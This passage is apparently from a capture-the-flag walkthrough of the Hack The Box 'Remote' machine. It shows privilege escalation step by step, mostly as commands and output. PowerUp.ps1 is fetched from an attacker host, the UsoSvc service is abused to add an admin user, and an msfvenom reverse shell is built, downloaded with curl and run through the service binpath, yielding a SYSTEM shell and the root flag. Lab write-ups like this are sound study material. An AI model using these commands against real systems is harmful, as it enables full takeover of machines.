Extra Reading:
https://www.harmj0y.net/blog/powershell/powerup-a-usage-guide/
https://recipeforroot.com/advanced-powerup-ps1-usage/

a) Download the PowerUp.ps1 with the command **“curl http://10.10.14.85:8080/PowerUp.ps1 -o power.ps1”**

```
c:\Users\Public>curl http://10.10.14.85:8080//PowerUp.ps1 -o power.ps1
curl http://10.10.14.85:8080//PowerUp.ps1 -o power.ps1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  483k  100  483k    0     0   483k      0  0:00:01 --:--:--  0:00:01  515k
```

b) Start the powershell with the command **“powershell.exe -nop -exec bypass”**
c) Run the file with the command **“Import-Module ./power.ps1”**
d) Run the AllChecks function and output a status report file with the command **“Invoke-AllChecks | Out-File -Encoding ASCII checks.txt”**
e) Read the **“checks.txt”** file



```
ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'UsoSvc'
```

Figure 6: Contents of "checks.txt" file.

f) Upon discovering the **“UsoSvc”** was vulnerable, run it with the command **“Invoke-ServiceAbuse -ServiceName 'UsoSvc' ”**. This will result in creating a new user “john” with Administrator privileges.

```
PS C:\Users\Public> Invoke-ServiceAbuse -ServiceName 'UsoSvc'
Invoke-ServiceAbuse -ServiceName 'UsoSvc'
ServiceAbused Command
------------- -------
UsoSvc        net user john Password123! /add && net localgroup Administrators john
/add
```

g) However, we couldn’t access the newly created account, john through port 5985/tcp wsman using WinRM or Evil-WinRM. Hence we Exit the powershell with the command **“exit”**.
h) Next what we going to do is to send a reverse shell from Remote-HTB to our hacking machine. First we stop the service **“UsoSvc”** with the command **“net stop UsoSvc”**

Extra reading:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#example-with-windows-10---cve-2019-1322-usosvc

9 We generate a stageless reverse shell tcp payload called **“reverse.exe”** using **msfvenom** with the command **“msfvenom -p windows/shell_reverse_tcp LHOST=<tun0 ip> lport=8888 -f exe --platform rm windows>reverse.exe”**

- Ensure the **“reverse.exe”** file is moved to the directory where the server is hosted previously.

10 In the target machine, Remote-HTB (10.10.10.180):

a) We first change our directory to Downloads file using the following command: **“cd C:\Users\Public\Downloads”**
b) Download the “reverse.exe” file with the command “**curl http://10.10.14.85:8080//reverse.exe -o reverse.exe**”
c) Set the binpath to the directory containing **“reverse.exe”** file with the command “**sc config usosvc binpath="C:\Users\Public\Downloads\reverse.exe"**

```
c:\Users\Public>sc config usosvc binpath="C:\Users\Public\Downloads\reverse.exe"
sc config usosvc binpath="C:\Users\Public\Downloads\reverse.exe"
```

d) Once the binpath was set, we shall start back UsoSvc to execute the payload using this command **“sc start UsoSvc”**

11 Start netcat to listen on port 8888 with the command **“nc –lvp 8888”**

```
root@kali:~/Downloads# nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.59] from (UNKNOWN) [10.10.10.180] 49762
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Accessed the Administrator folder and the **“root.txt”** was found in Desktop directory

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
0bf125c4f093483cc337078ed6402468
```

	The End